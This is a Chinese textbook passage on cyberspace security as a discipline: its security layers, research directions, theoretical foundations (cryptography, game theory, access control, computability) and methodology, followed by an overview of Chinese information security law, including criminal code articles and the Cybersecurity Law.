信息系统的设备安全是信息系统安全的物质基础，但是仅仅有信息系统的设备安全是远远不够的。即使计算机系统的设备没有受到损坏，其数据安全也可能已经受到危害。如机密数据可能泄露，数据可能被篡改。由于危害数据安全的行为在很多情况下并不留下明显痕迹，因此常常在数据安全已经受到危害的情况下，用户还不一定能够发现。因此，必须在确保信息系统设备安全的基础之上，进一步确保数据安全。

1.1.2.3　内容安全

内容安全是信息安全在政治、法律、道德层次上的要求。

- 信息内容在政治上是健康的；
- 信息内容符合国家的法律法规；
- 信息内容符合中华民族优良的道德规范。

除此之外，广义的内容安全还包括信息内容保密、知识产权保护、信息隐藏和隐私保护等诸多方面。

数据是用来表达某种意思的，因此只确保数据不泄密和不被篡改也还是远远不够的。还要确保数据所表达的内容是健康的、合法的、道德的。如果数据中充斥着不健康的、违法的、违背道德的内容，即使它是保密的、未被篡改的，也不能说是安全的。因为这会危害国家安全、危害社会稳定、危害精神文明。因此，必须在确保信息系统设备安全和数据安全的基础上，进一步确保信息内容的安全。

1.1.2.4 行为安全

数据安全本质上是一种静态的安全，而行为安全是一种动态安全。

- 行为的秘密性：行为的过程和结果不能危害数据的秘密性。必要时，行为的过程和结果也应是秘密的；
- 行为的完整性：行为的过程和结果不能危害数据的完整性，行为的过程和结果是预期的；
- 行为的可控性：当行为的过程出现偏离预期时，能够发现、控制或纠正。

信息系统的服务功能，最终是通过系统的行为提供给用户的。因此，只有确保信息系统的行为安全，才能最终确保系统的信息安全。行为体现在过程和结果之中，因此行为安全是一种动态安全。在信息系统中除了硬件之外，还有软件和数据。软件在静态存储时也是一种数据，而软件在运行时表现为程序的执行序列。程序的执行序列和相应的硬件动作构成了系统的行为。数据可以影响程序的执行走向，从而可以影响系统的行为。因此，信息系统的行为由硬件、软件和数据共同确定。所以，必须从硬件、软件和数据三方面来确保系统的行为安全。

早在 20 世纪 70 年代美国军方就开始研究导弹系统的行为安全。行为安全的概念符合哲学上实践是检验真理唯一标准的基本原理，同时也符合我国政府的“安全可控”的信息安全策略。

为了表述简单，在不会产生歧义时可以直接将信息系统安全简称为信息安全。实际上，在多数情况下是不会产生歧义的，而且大家已经这样称呼了。

综上，我们给出网络空间安全学科的内涵：**网络空间安全学科是研究信息获取、信息存储、信息传输和信息处理领域中信息安全保障问题的一门新兴学科**。

网络空间安全学科是计算机、电子、通信、数学、物理、生物、管理、法律和教育等学科交叉融合而形成的一门交叉学科。它与这些学科既有紧密的联系，又有本质的不同。网络空间安全学科已经形成了自己的内涵、理论、技术和应用，并服务于信息社会，从而构成一个独立的学科。

2015 年 6 月，国务院学位委员会和教育部正式增设网络空间安全一级学科。

要确保信息安全，必须采取措施，必须付出代价。这代价就是资源：时间资源、空间资源和数据资源。所采取的安全措施主要包括法律措施、教育措施、管理措施和技术措施等。

确保信息安全是一个系统工程，必须综合采取各种措施才能奏效。一个系统只有所有子系统都是安全时才是安全的，只要有一个子系统不安全，则整个系统就不安全。虽然某种措施对付某种危害可能更有效，但是没有一种措施能全面解决信息安全问题。特别应当强调的是，绝不能忽视法律、教育、管理措施，在许多情况下它们的作用大于技术措施。

确保信息安全的技术措施包括信息系统的硬件系统安全技术、操作系统安全技术、

数据库安全技术、软件安全技术、网络安全技术、密码技术、恶意软件防治技术、信息隐藏技术、信息设备可靠性技术，等等。在这些众多的技术措施中，信息系统的硬件系统安全和操作系统安全是信息系统安全的基础，密码和网络安全等技术是关键技术。而且，只有从信息系统的硬件和软件的底层做起，从整体上综合采取措施，才能比较有效地确保信息系统的安全。

1.1.3　网络空间安全学科的主要研究方向和研究内容

当前，网络空间安全学科的主要研究方向有：密码学，网络安全，信息系统安全，信息内容安全和信息对抗。可以预计，随着信息科学与技术的发展和应用，一定还会产生新的研究方向，网络空间安全学科的研究内容将更加丰富。

下面分别介绍五个方向的研究内容。

1.1.3.1　密码学

密码学由密码编码学和密码分析学组成，其中密码编码学主要研究对信息进行编码以实现信息隐蔽，而密码分析学主要研究通过密文获取对应的明文信息。其主要研究内容有：

- 对称密码；
- 公钥密码；
- Hash 函数；
- 密码协议；
- 新型密码：生物密码、量子密码等；
- 密钥管理；
- 密码应用。

1.1.3.2　网络安全

网络安全的基本思想是在网络的各个层次和范围内采取防护措施，以便能对各种网络安全威胁进行检测和发现，并采取相应的响应措施，确保网络系统的信息安全。其中，防护、检测和响应都需要基于一定的安全策略和安全机制其主要研究内容有：

- 网络安全威胁；
- 通信安全；
- 协议安全；
- 网络防护；
- 入侵检测；
- 入侵响应；
- 可信网络。

1.1.3.3　信息系统安全

信息系统是信息的载体，是直接面对用户的服务系统。用户通过信息系统得到信息

的服务。信息系统安全的特点是从系统整体上考虑信息安全的威胁与防护。其主要的研究内容有：

- 信息系统的安全威胁；
- 信息系统的硬件系统安全；
- 信息系统的软件系统安全；
- 访问控制；
- 可信计算；
- 信息系统安全等级保护；
- 信息系统安全测评认证；
- 应用信息系统安全。

1.1.3.4 信息内容安全

信息内容安全是信息安全在政治、法律、道德层次上的要求。我们要求信息内容是安全的，就是要求信息内容在政治上是健康的，在法律上是符合国家法律法规的，在道德上是符合中华民族优良的道德规范的。

信息内容安全领域的研究内容主要有：

- 信息内容的获取；
- 信息内容的分析与识别；
- 信息内容的管理和控制；
- 信息内容安全的法律保障。

目前学术界对信息内容安全的认识尚不一致。广义的信息内容安全既包括信息内容在政治、法律和道德方面的要求，也包括信息内容的保密、知识产权保护、信息隐藏、隐私保护等诸多方面。

1.1.3.5 信息对抗

随着计算机网络的迅速发展和广泛应用，信息领域的对抗已从早期的电子对抗发展到今天的信息对抗。

信息对抗是为消弱、破坏对方电子信息设备和信息的使用效能，保障己方电子信息设备和信息正常发挥效能而采取的综合技术措施，其实质是斗争双方利用电磁波和信息的作用来争夺电磁频谱和信息的有效使用和控制权。其主要的研究内容有：

- 通信对抗；
- 雷达对抗；
- 光电对抗；
- 计算机网络对抗。

1.1.4 网络空间安全学科的理论基础

网络空间安全学科是计算机、电子、通信、数学、物理、生物、法律、管理和教育

等学科交叉融合而形成的交叉学科，其理论基础和方法论基础也与这些学科相关，在学科的形成和发展过程中又丰富和发展了这些理论基础和方法论，从而形成了自己特有的学科理论基础和方法论。

1.1.4.1 理论基础

（1）数学是一切自然科学的理论基础，当然也是网络空间安全学科的理论基础。

现代密码可以分为两类：基于数学的密码和基于非数学的密码。但是，基于非数学的密码（如量子密码和 DNA 密码等）正处在发展的初期，尚没有得到广泛的实际应用。目前广泛应用的密码仍然是基于数学的密码。对于基于数学的密码，密码学界普遍认为：设计一个密码就是设计一个数学函数，而破译一个密码就是求解一个数学难题。这就从本质上清晰地阐明了数学是密码学的理论基础。作为密码学理论基础之一的数学分支主要有代数、数论、概率统计、组合数学等。

协议是网络的核心，因此协议安全是网络安全的核心。作为协议安全理论基础之一的数学主要有逻辑学等。

因为信息安全领域的斗争，本质上都是攻防双方之间的斗争，因此博弈论便成为网络空间安全学科的理论基础之一。博弈论（Game Theory）是现代数学的一个分支，是研究具有对抗或竞争性质的行为的理论与方法。一般，称具有对抗或竞争性质的行为为博弈行为。在博弈行为中，参加对抗或竞争的各方各自具有不同的目标或利益，并力图选取对自己最有利的或最合理的方案。博弈论研究的就是博弈行为中对抗各方是否存在最合理的行为方案，以及如何找到这个合理方案。博弈论考虑对抗双方的预期行为和实际行为，并研究其优化策略。博弈论的思想古已有之，我国古代的《孙子兵法》不仅是一部军事著作，而且是最早的一部博弈论专著。博弈论已经在军事、体育和商业等领域得到广泛应用。信息安全领域的斗争无一不具有这种对抗性或竞争性。如，网络的攻与防、密码的加密与破译、病毒的制毒与杀毒、信息隐藏与分析、信息对抗，等等。因为信息安全领域的斗争，本质上都是人与人之间的攻防斗争，因此博弈论便成为网络空间安全学科的理论基础之一，而且是网络空间安全学科所特有的理论基础。遵循博弈论的指导原则，我们将在信息安全的斗争中，避免被动，掌握主动，立于不败之地。

（2）信息论、控制论和系统论是现代科学的理论基础，因此也是网络空间安全学科的理论基础。

信息论是商农为解决现代通信问题而创立的；控制论是维纳在解决自动控制技术问题中建立的；系统论是为了解决现代化大科学工程项目的组织管理问题而诞生的。它们本来都是独立形成的科学理论，但它们相互之间紧密联系，互相渗透，在发展中趋向综合、统一、有形成统一学科的趋势。这些理论是网络空间安全学科的理论基础。

信息论奠定了密码学的基础。信息论对信息源、密钥、加密和密码分析进行了数学分析，用不确定性和唯一解距离来度量密码体制的安全性，阐明了密码体制、完善保密、纯密码、理论保密和实际保密等重要概念，把密码置于坚实的数学基础之上，标志着密

码学作为一门独立的学科的形成。因此，信息论成为密码学的重要的理论基础之一。

信息论也奠定了信息隐藏的基础。从信息论角度看，信息隐藏（嵌入）可以理解为在一个宽带信道（原始宿主信号）上用扩频通信技术传输一个窄带信号（隐藏信息）。尽管隐藏信号具有一定的能量，但分布到信道中任意特征上的能量是难以检测的。隐藏信息的检测是一个有噪信道中弱信号的检测问题。因此，信息论构成了信息隐藏的理论基础。

系统论是研究系统的一般模式、结构和规律的科学。系统论的核心思想是整体观念。任何一个系统都是一个有机的整体，不是各个部件的机械组合和简单相加。系统的功能是各部件在孤立状态下所不具有的。系统论的能动性不仅在于认识系统的特点和规律，更重要地在于利用这些特点和规律去控制、管理、改造或创造一个系统，使它的存在和发展符合人的需求。

控制论是研究机器、生命社会中控制和通信的一般规律的科学。它研究动态系统在变化的环境条件下如何保持平衡状态或稳定状态。控制论中把“控制”定义为，为了改善受控对象的功能或状态，获得并使用一些信息，以这种信息为基础施加到该对象上的作用。由此可见，控制的基础是信息，信息的传递是为了控制，任何控制又都依赖于信息反馈。

信息安全遵从“木桶原理”。这“木桶原理”正是系统论的思想在信息安全领域的体现。

保护、检测、响应（PDR）策略是确保信息系统和网络系统安全的基本策略。在信息系统和网络系统中，系统的安全状态是系统的平衡状态或稳定状态。恶意软件的入侵打破了这种平衡和稳定。检测到这种入侵，便获得了控制的信息，进而杀灭这些恶意软件，使系统恢复安全状态。

确保信息系统安全是一个系统工程，“只有从信息系统的硬件和软件的底层做起，从整体上综合采取措施，才能比较有效地确保信息系统的安全”。

以上策略和观点已经经过信息安全的实践检验，证明是正确的，是行之有效的。它们符合系统论和控制论的基本原理。这表明，系统论和控制论是信息系统和网络系统安全的理论基础。

（3）网络空间安全学科的许多问题是计算安全问题，因此计算理论也是网络空间安全学科的理论基础，其中包括可计算性理论和计算复杂性理论等。

可计算性理论是研究计算的一般性质的数学理论。它通过建立计算的数学模型，精确区分哪些问题是可计算的，哪些问题是不可计算的。对于判定问题，可计算性理论研究哪些问题是可判定问题，那些问题是不可判定问题。

计算复杂性理论使用数学方法对计算中所需的各种资源的耗费作定量的分析，并研究各类问题之间在计算复杂程度上的相互关系和基本性质。可计算理论研究区分哪些是可计算的，哪些是不可计算的，其可计算是理论上的可计算，或原则上的可计算。而计

算复杂性理论则进一步研究现实的可计算性，如研究计算一个问题类需要多少时间，多少存储空间。研究哪些问题是现实可计算的，哪些问题虽然是理论可计算的，但因计算复杂性太大而实际上是无法计算的。

众所周知，授权是信息系统访问控制的核心，信息系统是安全的，其授权系统必须是安全的。可计算性的理论告诉我们：一般意义上，对于给定的授权系统是否安全这一问题是不可判定问题，但是一些“受限”的授权系统的安全问题又是可判定问题。由此可知，一般操作系统的安全问题是一个不可判定问题，而具体的操作系统的安全问题却是可判定问题。又例如，著名的“停机问题”是不可判定问题，而具体程序的停机问题却是可判定的。由此可知，一般计算机病毒的检测是不可判定问题，而具体软件的计算机病毒检测又是可判定问题。这就说明了可计算理论是信息系统安全的理论基础之一。

本质上，密码破译就是求解一个数学难题，如果这个难题是理论不可计算的，则这个密码就是理论上安全的。如果这个难题虽然是理论可计算的，但是由于计算复杂性太大而实际上不可计算，则这个密码就是实际安全的，或计算上安全的。“一次一密”密码是理论上安全的密码，其余的密码都只能是计算上安全的密码。根据计算复杂性理论的研究，**NP** 类问题是困难的。**NPC** 类问题是 **NP** 类中最难计算的一类问题。公钥密码的构造往往基于一个 **NPC** 问题，以此期望密码是计算上安全的。如，McEliece 密码基于纠错码的一般译码是 **NPC** 问题。背包密码基于求解一般背包问题是 **NPC** 问题。MQ 密码基于多变量二次非线性方程组的求解问题是 **NPC** 问题，等等。这说明计算复杂性理论是密码学的理论基础之一。

（4）访问控制理论是网络空间安全学科所特有的的理论基础。

访问控制是信息系统安全的核心问题。访问控制的本质是，允许授权者执行某种操作获得某种资源，不允许非授权者执行某种操作获得某种资源。许多信息安全技术都可看成是访问控制。例如，信息系统中的身份认证是最基本的访问控制。密码技术也可以看成是访问控制。这是因为，在密码技术中密钥就是权限，拥有密钥就可以执行相应密码操作获得信息。没有密钥，就不能执行相应密码操作不能获得信息。同样，信息隐藏技术也可以看成是访问控制。这是因为，在信息隐藏中隐藏的技术与方法就是权限，知道了隐藏的技术与方法，就能获得隐藏的信息。不知道隐藏的技术与方法，就不能获得隐藏的信息。

访问控制理论包括各种访问控制模型与授权理论。例如，矩阵模型、BLP 模型、BIBA 模型、中国墙模型、基于角色的模型（RBAC）、属性加密，等等。其中属性加密是密码技术与访问控制结合的新型访问控制。

访问控制是信息安全领域的一种共性关键技术，许多信息安全领域都要应用访问控制技术。因此，访问控制理论是网络空间安全学科的理论基础，而且是网络空间安全学科所特有的理论基础。

（5）密码学理论是网络空间安全学科所特有的理论基础。

虽然前文指出，信息论奠定了密码学的基础。但是，密码学在其发展过程中超越了传统信息论，形成了自己的一些新理论。如：单向陷门函数理论、零知识证明理论、安全多方计算理论、以及密码设计与分析理论。从应用角度看，密码技术是信息安全的一种共性关键技术，许多信息安全领域都要应用密码技术。因此，密码学理论是网络空间安全学科的理论基础，而且是网络空间安全学科特独有的理论基础。

综上可知，数学、信息理论（信息论、系统论、控制论）、计算理论（可计算性理论、计算复杂性理论）是网络空间安全学科的理论基础，而博弈论、访问控制理论和密码学理论是网络空间安全学科所特有的理论基础。

1.1.5 网络空间安全学科的方法论基础

笛卡儿在 1637 年出版了著作《方法论》，研究论述了解决问题的方法，对西方人的思维方式和科学研究方法产生了极大的影响。笛卡尔在书中把研究的方法划分为 4 步：

① 永不接受任何我自己不清楚的真理。对自己不清楚的东西，不管是什么权威的结论，都可以怀疑。

② 将要研究的复杂问题，尽量分解为多个比较简单的小问题，一个一个地解决。

③ 将这些小问题从简单到复杂排序，先从容易解决的问题入手。

④ 将所有问题解决后，再综合起来检验，看是否完全，是否将问题彻底解决了。

笛卡儿的方法论强调了把复杂问题分解成一些细小的问题分别解决，是一种分而治之的思想，是一种行之有效的方法。但是它忽视了各个部分的关联和彼此影响。近代科学特别是系统论的发展使我们发现，许多复杂问题无法分解，分解之后的局部并不具有原来整体的性质，因此必须用整体的思想和方法来处理，由此导致系统工程的出现。于是，方法论由传统的方法论发展到系统性的方法论。系统工程的出现推动了信息科学技术的快速发展。

网络空间安全学科有自己的方法论，既包含分而治之的传统方法论，又包含综合治理的系统工程方法论，而且将这两者有机地融合为一体。网络空间安全学科的方法论与数学或计算机科学等学科的方法论既有联系又有区别。具体概括为**理论分析**、**逆向分析**、**实验验证**、**技术实现**四个核心内容。这四者既可以独立运用，也可以相互结合，指导解决网络空间安全问题，推动网络空间安全学科发展。在运用网络空间安全的方法论分析和解决网络空间安全问题时，特别强调底层性和系统性。即，根据网络空间安全学科方法论的指导，从信息系统的软硬件底层和系统角度来分析信息安全问题，从信息系统的软硬件底层和系统层综合采取措施来解决信息安全问题。

必须强调指出的是，逆向分析是网络空间安全学科所特有的方法论。这是因为信息安全领域的斗争，本质上是攻防双方之间的斗争，因此网络空间安全学科的每一分支都具有攻和防两个方面。《孙子兵法》告诉我们，“知己知彼，百战不殆”。要知彼，就

必须进行逆向分析。例如，密码学由密码编码学和密码分析学组成，网络安全由网络安全防护和网络攻击组成，等等。因此必须从攻和防两个方面进行研究。例如，在密码学的研究中，既要研究密码设计又要研究密码分析。而且在进行密码设计时还要遵从公开设计原则，假设对手知道密码算法、掌握足够的密文资源、具有足够的计算资源，在这样的条件下仍要确保密码是安全的。同样，在网络安全的研究中，既要研究网络安全防护又要研究网络攻击。而且在进行网络安全防护设计时，首先要进行安全威胁分析和风险评估。这些都是逆向分析方法论的具体应用，并且已被实践证明是正确的和有效的。

在设计和分析信息系统安全时，既涉及到信息系统的设计和分析，还涉及到系统的组织管理和法律保障等诸多方面。除此之外，因为人是系统的管理者和使用者，因此人是影响信息系统安全的重要因素。又因为网络空间安全领域对抗的本质是人与人之间的对抗，而人是最智能的。不考虑人的因素，是不可能有效解决网络空间安全问题的。

因此，我们应当，以人为核心，运用定性分析与定量分析相结合、注意量变会引发质变、综合处理、追求整体效能，解决网络空间安全中的理论、技术和应用问题。

1.2 信息安全法律法规

信息安全工程师应具备充分的信息安全法律法规意识，掌握必要的信息安全法律法规知识，熟悉我国已经制定的信息安全方面的法律、法规和重要的规章。

1.2.1 我国立法现状

我国国务院于 1994 年 2 月 18 日颁布《中华人民共和国计算机信息系统安全保护条例》，这是一个标志性的、基础性的法规。到目前为止，我国信息安全的法律体系可分为 4 个层面：

（1）一般性法律规定。如宪法、国家安全法、国家秘密法、治安管理处罚条例等的法律法规并没有专门对信息安全进行规定，但是这些法律法规所规范和约束的对象包括涉及信息安全的行为。

（2）规范和惩罚信息网络犯罪的法律。这类法律包括《中华人民共和国刑法》、《全国人大常委会关于维护互联网安全的决定》等。

（3）直接针对信息安全的特别规定。这类法律法规主要有《中华人民共和国计算机信息系统安全保护条例》、《中华人民共和国计算机信息网络国际联网管理暂行规定》、《计算机信息网络国际联网安全保护管理办法》、《中华人民共和国电信条例》等。

（4）具体规范信息安全技术、信息安全管理等方面的法律法规。这类法律法规主要有《商用密码管理条例》、《计算机病毒防治管理办法》、《计算机软件保护条例》、《计算机信息系统国际联网保密管理规定》、《中华人民共和国电子签名法》、《金融机构计算机信息系统安全保护工作暂行规定》等。此外还有一些地方性法规和规章。

党的十八大以来，我国网络空间法律体系进入基本形成并飞速发展的新阶段。伴随着我国互联网走向广泛应用、深度融合的新阶段，一方面全局性、根本性的立法开始启动，国家网信办牵头编制了立法规划，将《网络安全法》、《电信法》、《电子商务法》统筹考虑并积极推进立法进程。另一方面相关法律、法规、规章和司法解释加快出台，如《刑法修正案(九)》、《中华人民共和国电信条例》、《信息网络传播权保护条例》等。我国虽然制定了许多有关信息安全方面的法律法规，但是总体上我国信息安全立法还处于起步阶段，具体体现在以下几个方面：

- 没有形成一个完整性、实用性、针对性的完善的法律体系；
- 不具开放性；
- 缺乏兼容性；
- 难以操作。

1.2.1.1 计算机犯罪的刑法规定

计算机犯罪是指利用信息科学技术且以计算机为犯罪对象的犯罪行为。具体可以从犯罪工具角度、犯罪关系角度、资产对象角度、信息对象角度等方面定义。

首先是利用计算机犯罪，即将计算机作为犯罪工具，以构成犯罪行为和结果的空间为标准，可分为预备性犯罪和实行性犯罪。对于前者，犯罪的后果必须通过现实空间而不是虚拟空间实现。

从犯罪关系角度，计算机犯罪是指与计算机相关的危害社会并应当处以刑罚的行为。

从资产对象角度，计算机犯罪是指以计算机资产作为犯罪对象的行为。例如公安部计算机管理监察司认为计算机犯罪是:“以计算机为工具或以计算机资产作为对象实施的犯罪行为”。

从信息对象角度，计算机犯罪是以计算机和网络系统内的信息作为对象进行的犯罪，即计算机犯罪的本质特征是信息犯罪。

计算机犯罪与其他类型的犯罪相比，具有以下明显的特征：首先是隐秘性强，计算机或网络系统被侵犯了而操作员或者信息拥有者可能毫不知情；此外侵入者通过计算机操作，很难留下个人信息。第二是高智能性，计算机和网络犯罪与信息科学的先进科技有密切的关系，罪犯可能掌握一些高科技手段。第三是破坏性强，信息犯罪中一些小的举动可能造成非常大的破坏。第四是无传统犯罪现场，计算机犯罪的现场应该是从犯罪人作案所使用的计算机开始一直到受害人的计算机系统，加上中间途径的所有站点的计算机系统所形成的一个网络，这是一个数字空间的犯罪现场。第五是侦查和取证困难，由于计算机犯罪的高智能性，据估计发达国家的计算机犯罪仅有 5%～10%被发现，而能够破获的只有 1%。犯罪人可以重复登录、匿名登录、隐藏 IP 地址数据加密与隐藏等方法躲避侦查，同时取证过程也相对困难，而且面临转化过程中的一系列法律问题。第六，

公众对计算机犯罪认识不如传统犯罪清晰。计算机犯罪往往没有鲜血和惨状，人们习惯将罪犯描述为天才，将黑客描述为侠士，而受害对象经常是公共利益。第七，计算机犯罪的诱惑性强，计算机和网络犯罪的技术性强、富于挑战性、犯罪后果不直观、侦察困难等特点对于很多人具备相当程度的诱惑力。第八，计算机犯罪经常是跨国犯罪，由于互联网的特性，计算机犯罪还可能涉及到多个国家，而国际犯罪的司法管辖和协助本来就比较复杂，因此计算机和网络跨国犯罪层出不穷。

中国 1997 年刑法典在修改制订过程中，比较充分地考虑到计算机犯罪的上述特点。

根据计算机犯罪定义为“以计算机资产(包括硬件资产，计算机信息系统及其服务)为犯罪对象的具有严重社会危害性的行为”，可将计算机犯罪分为以下六类：

（1）窃取和破坏计算机资产；

（2）未经批准使用计算机信息系统资源；

（3）批准或超越权限接受计算机服务；

（4）篡改或窃取计算机中保存的信息或文件；

（5）计算机信息系统装入欺骗性数据和记录；

（6）窃取或诈骗系统中的电子钱财。

根据侵害计算机信息结果发生的过程，对计算机信息的法律保护是在禁止非法接触、破坏和滥用计算机信息这三个环节的。中国刑法在这三个方面对计算机犯罪也作了具体的规定。我国刑法关于计算机犯罪的规定主要体现在以下三条中:

第二百八十五条（非法侵入计算机信息系统罪）违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

第二百八十六条（破坏计算机信息系统罪）违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第二百八十七条（利用计算机实施的各类犯罪）利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

在禁止非法接触计算机信息方面，中国刑法除在第 285 条非法侵入计算机信息系统罪中规定之外，第二百八十四条非法使用窃听、窃照专用器材罪之中，对这个方面的行为也做了禁止性的规定。

在禁止非法滥用计算机信息方面，中国刑法对于为了自己或者他人谋取经济利益或者其他利益而非法利用计算机信息的行为，采用两种办法进行规定。一方面，规定了使

用现有刑法条款打击计算机犯罪的方法（如刑法第二百八十七条），另一方面，明示或者默示地在其他法律条文中规定了这类计算机犯罪行为。

中国刑法对计算机犯罪作这样的规定，基本上符合了中国目前打击计算机犯罪实际斗争的需要，反映了中国对计算机犯罪进行严厉打击的立法态度，保持了与中国目前经济技术的发展阶段相称的刑事保护水平。

此外，在 2005 年颁布的《中华人民共和国治安管理处罚法》中，对未构成犯罪的破坏计算机信息系统的行为也作了处罚规定，可被处十日以下拘留。

1.2.1.2 互联网安全的刑事责任

第九届全国人民代表大会常务委员会第十九次会议通过了《全国人民代表大会常务委员会关于维护互联网安全的决定》。该决定明确了以下四类行为构成犯罪的，可依照刑法有关规定追究刑事责任》。

一是威胁互联网运行安全的行为：

（1）侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统；

（2）故意制作、传播计算机病毒等破坏性程序，攻击计算机系统及通信网络，致使计算机系统及通信网络遭受损害。

（3）违反国家规定，擅自中断计算机网络或者通信服务，造成计算机网络或者通信系统不能正常运行。

二是威胁国家安全和社会稳定的行为：

（1）利用互联网造谣、诽谤或者发表、传播其他有害信息，煽动颠覆国家政权、推翻社会主义制度，或者煽动分裂国家、破坏国家统一；

（2）通过互联网窃取、泄露国家秘密、情报或者军事秘密；

（3）利用互联网煽动民族仇恨、民族歧视，破坏民族团结；

（4）利用互联网组织邪教组织、联络邪教组织成员，破坏国家法律、行政法规实施。

三是威胁社会主义市场经济秩序和社会管理秩序的行为：

（1）利用互联网销售伪劣产品或者对商品、服务作虚假宣传；

（2）利用互联网损坏他人商业信誉和商品声誉；

（3）利用互联网侵犯他人知识产权；

（4）利用互联网编造并传播影响证券、期货交易或者其他扰乱金融秩序的虚假信息；

（5）在互联网上建立淫秽网站、网页，提供淫秽站点链接服务，或者传播淫秽书刊、影片、音像、图片。

四是威胁个人、法人和其他组织的人身、财产等合法权利的行为：

（1）利用互联网侮辱他人或者捏造事实诽谤他人；

（2）非法截获、篡改、删除他人电子邮件或者其他数据资料，侵犯公民通信自由和

通信秘密；

（3）利用互联网进行盗窃、诈骗、敲诈勒索。

1.2.2　计算机和网络安全的法规规章

1.2.2.1　中华人民共和国网络安全法

当前，网络和信息技术迅猛发展，它已经深度融入我国经济社会的各个方面，极大地改变和影响着人们的社会活动和生活方式，在促进技术创新、经济发展、文化繁荣、社会进步的同时，网络安全问题也日益凸显。一是，网络入侵、网络攻击等非法活动，严重威胁着重要领域的信息基础设施的安全，云计算、大数据、物联网等新技术、新应用面临着更为复杂的网络安全环境。二是，非法获取、泄露甚至倒卖公民个人信息，侮辱诽谤他人、侵犯知识产权等违法活动在网络上时有发生，严重损害公民、法人和其他组织的合法权益。三是，宣扬恐怖主义、极端主义，煽动颠覆国家政权、推翻社会主义制度，以及淫秽色情等违法信息，借助网络传播、扩散，严重危害国家安全和社会公共利益。网络安全已成为关系国家安全和发展，关系人民群众切身利益的重大问题。

为适应目前形势，2015 年 6 月，第十二届全国人大常委会第十五次会议初次审议了《中华人民共和国网络安全法（草案）》。制定本法是为了保障网络安全，维护网络空间主权和国家安全、社会公共利益，保护公民、法人和其他组织的合法权益，促进经济社会信息化健康发展。在中华人民共和国境内建设、运营、维护和使用网络，以及网络安全的监督管理，适用该法。该法主要对网络安全战略、规划与促进，网络运行安全，网络信息安全，监测预警与应急处理以及法律责任方面进行了规定。

该法提出国家坚持网络安全与信息化发展并重，遵循积极利用、科学发展、依法管理、确保安全的方针，推进网络基础设施建设，鼓励网络技术创新和应用，建立健全网络安全保障体系，提高网络安全保护能力；倡导诚实守信、健康文明的网络行为，采取措施提高全社会的网络安全意识和水平，形成全社会共同参与促进网络安全的良好环境；积极开展网络空间治理、网络技术研发和标准制定、打击网络违法犯罪等方面的国际交流与合作，推动构建和平、安全、开放、合作的网络空间。该法规定了国家网信部门负责统筹协调网络安全工作和相关监督管理工作。国务院工业和信息化、公安部门和其他有关部门依照本法和有关法律、行政法规的规定，在各自职责范围内负责网络安全保护和监督管理工作。

同时，任何个人和组织使用网络应当遵守宪法和法律，遵守公共秩序，尊重社会公德，不得危害网络安全，不得利用网络从事危害国家安全、宣扬恐怖主义和极端主义、宣扬民族仇恨和民族歧视、传播淫秽色情信息、侮辱诽谤他人、扰乱社会秩序、损害公共利益、侵害他人知识产权和其他合法权益等活动。任何个人和组织都有权对危害网络安全的行为向网信、工业和信息化、公安等部门举报。收到举报的部门应当及时依法作

出处理；不属于本部门职责的，应当及时移送有权处理的部门。

国家制定网络安全战略，明确保障网络安全的基本要求和主要目标，提出完善网络安全保障体系、提高网络安全保护能力、促进网络安全技术和产业发展、推进全社会共同参与维护网络安全的政策措施等。

在网络运行安全方面，该法提出国家实行网络安全等级保护制度。网络运营者应当按照网络安全等级保护制度的要求，履行下列安全保护义务，保障网络免受干扰、破坏或者未经授权的访问，防止网络数据泄露或者被窃取、篡改：

（1）制定内部安全管理制度和操作规程，确定网络安全负责人，落实网络安全保护责任；

（2）采取防范计算机病毒和网络攻击、网络入侵等危害网络安全行为的技术措施；

（3）采取记录、跟踪网络运行状态，监测、记录网络安全事件的技术措施，并按照规定留存网络日志；

（4）采取数据分类、重要数据备份和加密等措施；

（5）法律、行政法规规定的其他义务。

网络安全等级保护的具体办法由国务院规定。

对于网络运行安全中的关键信息基础设施的运行安全方面，国家对提供公共通信、广播电视传输等服务的基础信息网络，能源、交通、水利、金融等重要行业和供电、供水、供气、医疗卫生、社会保障等公共服务领域的重要信息系统、军事网络、社区的市级以上国家机关等政务网络，用户数量众多的网络服务提供者所有或者管理的网络和系统（以下称关键信息基础设施），实行重点保护。关键信息基础设施安全保护办法由国务院制定。

（1）该法则规定网络运营者应当建立健全用户信息保护制度，加强对用户个人信息、隐私和商业秘密的保护。

（2）该法则规定国家建立网络安全监测预警和信息通报制度。国家网信部门应当统筹协调有关部门加强网络安全信息收集、分析和通报工作，按照规定统一发布网络安全监测预警信息。

（3）该法则还详细列出了不履行本法的行为应该承担的相关法律责任。

- 这里的网络安全，是指通过采取必要措施，防范对网络的攻击、入侵、干扰、破坏和非法使用以及意外事故，使网络处于稳定可靠运行的状态，以及保障网络存储、传输、处理信息的完整性、保密性、可用性的能力。
- 这里的网络运营者，是指网络的所有者、管理者以及利用他人所有或者管理的网络提供相关服务的网络服务提供者，包括基础电信运营者、网络信息服务提供者、重要信息系统运营者等。
- 这里的网络数据，是指通过网络收集、存储、传输、处理和产生的各种电子数据。

1.2.2.2　中华人民共和国计算机信息系统安全保护条例

1994 年 2 月 18 日中华人民共和国国务院令 147 号发布了《中华人民共和国计算机信息系统安全保护条例》。该条例是我国在信息系统安全保护方面最早制定的一部法规，也是我国信息系统安全保护最基本的一部法规，它确立了我国信息系统安全保护的基本原则，为以后相关法规的制定奠定了基础。条例的宗旨是保护计算机信息系统的安全，促进计算机的应用和发展，保障社会主义现代化建设的顺利进行。该条例中计算机信息系统的概念，是指由计算机及其相关的和配套的设备、设施和网络构成的，按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。

该条例有如下适用范围：

（1）条例适用于组织和个人；

（2）中华人民共和国境内的计算机信息系统的安全保护适用本条例；

（3）未联网的微型计算机的安全保护不适用本条例；

（4）军队的计算机信息系统安全保护工作，按照军队的有关法规执行。

